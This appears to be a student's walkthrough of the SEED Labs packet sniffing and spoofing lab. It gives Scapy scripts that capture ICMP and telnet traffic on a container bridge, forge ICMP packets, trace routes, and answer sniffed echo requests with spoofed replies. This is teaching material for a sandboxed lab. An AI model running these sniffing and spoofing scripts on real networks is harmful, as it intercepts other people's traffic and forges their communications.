NETWORK SNIFFING & SPOOFING


Welcome again, today I'll be talking about **NETWORK SNIFFING ATTACK.** First before we begin, Let's know the meaning of **NETWORK SNIFFING AND SPOOFING.**
NETWORK SNIFFING & SPOOFING. => Is a network traffic for information (e.g. where it's coming from , which device, the protocol use.)
……
……

EXERCISE 2: ENVIRONMENT SETUP USING CONTAINER

2.1 CONTAINER SETUP AND COMMANDS.

To solve this, We'd have to download the folder from [SEED Project (seedsecuritylabs.org)]

Now that you've installed your package, Go on and opened it. You should see




something like this ^^^^^^^^^


Looks like you’re there. WAIT!!! Did your forget to check if you have “WIRESHARK” installed in your machine?

To check this, just type the following command

```
[11/24/22]seed@VM:-/.../Labsetup$ wireshark
```



Your response should be like this.



Good! This means your have it installed.

Let's build our labs now.

……

dcbuild

Build your project.	

Using this command will help build your project and make your ready to solve the seed lab


[11/24/22]seed@VM:-/.../Labsetup$ dcbuild

```
seed@VM: ~/.../Labsetup
[11/24/22]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[11/24/22]seed@VM:~/.../Labsetup$
```

……
……

dcup


RUN your project.
Using this command will help build your project and make your ready to solve the seed lab
[11/24/22]seed@VM:-/.../Labsetup$ dcup



The next command is to help your check for your project id. Example is being showed in the image below.

dockps

```
[11/24/22]seed@VM:~/.../Labsetup$ dockps
c1931b48532b  seed-attacker
2cd2a6568176  user2-10.9.0.7
52436747df96  user1-10.9.0.6
7bfd9898c75c  victim-10.9.0.5
[11/24/22]seed@VM:~/.../Labsetup$
```



……
……


To see you protocols type "ifconfig" This will help show you're the flags.

NETWORK SNIFFING & SPOOFING

```
seed@VM: ~/.../Labsetup
seed@V...  seed@V...  seed@V...  seed@V...  seed@V...  seed@V...

root@VM:/# ifconfig
br-f91955c4c58d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 15
00
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:f5ff:fe42:a9a0  prefixlen 64  scopeid 0x20<l
ink>
        ether 02:42:f5:42:a9:a0  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 78  bytes 10336 (10.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.
255
        ether 02:42:3d:52:1e:99  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::10a4:1b6d:f83e:7a7b  prefixlen 64  scopeid 0x20
<link>
        ether 08:00:27:8f:b4:21  txqueuelen 1000  (Ethernet)
        RX packets 10751  bytes 8504479 (8.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6540  bytes 1221802 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

```
seed@VM: ~/.../Labsetup
seed@VM: ~...   seed@VM: ~/...   seed@VM: ~/...   seed@VM: ~/...   seed@VM: ~/...

        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 121  bytes 15990 (15.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth6165c12: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::c484:feff:fea4:7405  prefixlen 64  scopeid 0x20
<link>
        ether c6:84:fe:a4:74:05  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 121  bytes 15990 (15.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vetha07c6a1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::d4b3:25ff:fe3a:838c  prefixlen 64  scopeid 0x20
<link>
        ether d6:b3:25:3a:83:8c  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 122  bytes 16100 (16.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@VM:/#
```

Make sure to check your network id, name, driver, scope



……

We're done and ready. To start.

Lab Task Set 1: Using Scapy to Sniff and Spoof Packets

SOLUTION:

……

Let's check if scapy is installed to do this, Type into your terminal

SCAPY.

```
seed@VM: ~/.../Labsetup
root@VM:/# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled WEP decrypti
on/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryp
tion/authentication.
WARNING: IPython not available. Using standard Python shell instead
.
AutoCompletion, History are disabled.
      .SYPACCCSASYY
P /SCS/CCS        ACS | Welcome to Scapy
       /A          AC | Version 2.4.4
     A/PS       /SPPS |
        YP        (SC | https://github.com/secdev/scapy
       SPS/A.      SC |
   Y/PACC          PP | Have fun!
    PY*AYC        CAA
         YYCY//SCYP
>>>
```

Let's check our IP address and other sources by using the following commands

```
>> a = IP()
>> a.show()
```


```
result
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>>
```


```
seed@VM: ~/.../Labsetup
seed@V...  seed@V...  seed@V...  seed@V...  seed@V...  seed@V...
     A/PS        /SPPS |
        YP         (SC | https://github.com/secdev/scapy
       SPS/A.       SC |
   Y/PACC           PP | Have fun!
    PY*AYC         CAA
         YYCY//SCYP
>>> a = IP()
>>> a.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>>
```

……
……

To save time, I'll recommend you write all your code in a filename.py file so when ever you need something, you'll just type python3 filename.py to run your code. They have the same result.
Example below

NETWORK SNIFFING & SPOOFING





This task is completed…

……

Lab Task 1.1: Sniffing Packets Solution.

I solved this problem by writing the following code step by step

Task 1.1 & 1.1A.

Task 1.1


Code => {

```
  #!/usr/bin/env python3
from scapy.all import *

 def print_pkt(pkt):
   pkt.show()

  pkt = sniff(iface='br-f91955c4c58d', filter='icmp', prn=print_pkt)
```


}

NETWORK SNIFFING & SPOOFING


```
seed@VM: ~/.../Labsetup
seed@V...  seed@V...  seed@V...  seed@V...  seed@V...  seed@V...

root@VM:/# ifconfig
br-f91955c4c58d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 15
00
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:f5ff:fe42:a9a0  prefixlen 64  scopeid 0x20<l
ink>
        ether 02:42:f5:42:a9:a0  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 78  bytes 10336 (10.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.
255
        ether 02:42:3d:52:1e:99  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::10a4:1b6d:f83e:7a7b  prefixlen 64  scopeid 0x20
<link>
        ether 08:00:27:8f:b4:21  txqueuelen 1000  (Ethernet)
        RX packets 10751  bytes 8504479 (8.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6540  bytes 1221802 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```


Activities
Text Editor
Nov 24 23:05
Open
task1.py
~/Downloads/Labsetup/volumes
Save
test.html
template.py
start.py
task1
task1.py
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
pkt.show()
pkt = sniff(iface='br-f91955c4c58d', filter='icmp',
prn=print_pkt)
Python 3
Tab Width: 8
Ln 1, Col 1
INS


Task 1.1A



Let's then run this Task1.py file we've created and let's run it in our terminal.
Example: chmod a+x task1.py Click on enter and then type python3 task1.py


seed@VM: ~/.../volumes
[11/24/22]seed@VM:~/.../volumes$ python3 task1.py
Traceback (most recent call last):
File "task1.py", line 7, in <module>
pkt = sniff(iface='br-f91955c4c58d', filter='icmp', prn=print_pkt)
File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
sniffer._run(*args, **kwargs)
File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
File "/usr/lib/python3.8/socket.py", line 231, in __init__
_socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[11/24/22]seed@VM:~/.../volumes$

Oh!!! Error :(no worries you forgot to use sudo / root privilege Example: sudo python3 task1.py Your response for this will be empty. Which means your execution worked.



……
……

TASK 1.1B

……
……
…….

Solution

CAPTURE ONLY THE ICMP PACKET.

```
# 1.1 Capture only the ICMP packet
pkt = sniff(iface='br-f91955c4c58d', filter='icmp', prn=print_pkt)
```

View On wireshark

```
54 2022-11-25 00:1… fe80::c484:feff:fea… ff02::2          ICMPv6      72 Router Solicit
```

View on ping.

```
seed@VM: ~/.../Labsetup
[11/24/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@7bfd9898c75c:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.920 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.072 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.051 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.054 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.063 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.051 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.058 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.051 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.108 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.054 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.083 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.061 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.050 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.050 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.062 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=64 time=0.049 ms
64 bytes from 10.9.0.6: icmp_seq=20 ttl=64 time=0.049 ms
```

CAPTURING THE TCP PACKET THAT COMES FROM A PARTICULAR IP AND WITH A DESTINATION PORT NUMBER 23. I wrote some code below

```
# 1.2 Capture any TCP packet that comes from a particular IP and with a destination port number 23.
pkt = sniff(iface='br-f91955c4c58d', filter='tcp && src host 10.9.0.6 && dst port 23', prn=print_pkt)
```

TASK 1.2: Spoofing ICMP Packets

SOLUTION…

……
……
…….

This task to solve, You can even use scapy on your terminal or write your own python code so you don't have to rewrite everything again after you've ran your code.

……
……
…….

Example code needed.

```
from scapy.all import *

a = IP()
a.dst = '1.2.3.4'
b = ICMP()
p = a/b

ls(a)

send(p, iface='br-f91955c4c58d')
```

```
#!/usr/bin/env python3
from scapy.all import *

a = IP()
a.dst = '1.2.3.4'
b = ICMP()
p = a/b

ls(a)

send(p, iface='br-f91955c4c58d')
```


Now that we've written our code, Save and head on to your terminal and type this command. root@VM:/volumes# python3 start.py

Simple response for this ^ Program.

```
seed@VM: ~/.../Labsetup
.
Sent 1 packets.
root@VM:/volumes#
root@VM:/volumes# python3 start.py
version    : BitField  (4 bits)                  = 4
(4)
ihl        : BitField  (4 bits)                  = None
(None)
tos        : XByteField                          = 0
(0)
len        : ShortField                          = None
(None)
id         : ShortField                          = 1
(1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>
(<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0
(0)
ttl        : ByteField                           = 64
(64)
proto      : ByteEnumField                       = 0
(0)
chksum     : XShortField                         = None
(None)
```

Viewing result on wireshark

NETWORK SNIFFING & SPOOFING



>> ls(a)


```
root@VM:/volumes# python3 start.py
.
Sent 1 packets.
version   : BitField  (4 bits)          = 4             (4)
ihl       : BitField  (4 bits)          = None          (None)
tos       : XByteField                  = 0             (0)
len       : ShortField                  = None          (None)
id        : ShortField                  = 1             (1)
flags     : FlagsField  (3 bits)        = <Flag 0 ()>   (<Flag 0 ()>)
frag      : BitField  (13 bits)         = 0             (0)
ttl       : ByteField                   = 64            (64)
proto     : ByteEnumField               = 0             (0)
chksum    : XShortField                 = None          (None)
src       : SourceIPField               = '10.0.2.15'   (None)
dst       : DestIPField                 = '1.2.3.4'     (None)
options   : PacketListField             = []            ([])
root@VM:/volumes#
```

Task 1.3: Traceroute

Solution.

Let’s write some python code. This code however sends a ICMP Time-to-live and echos ping also. Your response after sending this should look like this.

NETWORK SNIFFING & SPOOFING



……

……

SOURCE CODE.

Open start.py ~/Downloads/Labsetup/volumes Save

test.html template.py start.py task1 task1.py

```python
#!/usr/bin/env python3
from scapy.all import *
import sys

ourttl = input("Enter your Ttl: ")

a = IP()
a.dst = '8.8.4.4'
a.ttl = int(ourttl)
b = ICMP()
# send(a/b)
a = sr1(a/b)
print("Source: ", a.src)
```

Python 3 Tab Width: 8 Ln 13, Col 25 INS

Needed Result.

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# python3 start.py
Enter your Ttl: 6
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source:  66.109.6.76
root@VM:/volumes#
```

TASK 1.4 SNIFFING AND THEN SPOOFING..

Here, We're gonna write some code to send, check for the destination, spoofed and source Ip.

With this type of attack, You can send multiple requests and sniffings / spoofing to a server. For this one, We're gonna be using **1.2.3.4** server Below is the code for this work…
Read the code and get a better understanding.

```
#!/usr/bin/env python3

from scapy.all import *

def spoof_pkt(pkt):
   # sniff and print out icmp echo request packet
   if ICMP in pkt and pkt[ICMP].type == 8:
      print("Original.......")
      print("Source IP : ", pkt[IP].src)
      print("Destination IP :", pkt[IP].dst)

      # spoof an icmp echo reply packet
      # swap srcip and dstip
      ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
      icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
      data = pkt[Raw].load
      newpkt = ip/icmp/data

      print("Spoofed Packet....")
      print("Source IP : ", newpkt[IP].src)
      print("Destination IP :", newpkt[IP].dst)

      send(newpkt, verbose=0)

filter = 'icmp and host 1.2.3.4'

#print("filter: {}\n".format(filter))

pkt = sniff(filter=filter, prn=spoof_pkt)
```

Open task1.py ~/Downloads/Labsetup/volumes Save

test.html template.py *start.py task1 task1.py


```python
#!/usr/bin/env python3

from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original.......")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet....")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

filter = 'icmp and host 1.2.3.4'

#print("filter: {}\n".format(filter))

pkt = sniff(filter=filter, prn=spoof_pkt)
```

Python 3 Tab Width: 8 Ln 14, Col 57 INS


……

This code Print’s out the sniffed, spoffed, and destination.

First we check if the ICMP in pkt and pkt array of ICMP with the type equal to 0
Then we print the sniffing responses and echo out the response.
Result:



Result: from wireshark.



……

To solve this work. I had to learn and understand ART Which was kinda difficult a little but I got a simple understanding not all but simple. Hope my work is well held. Thanks For Reading

……

THE END…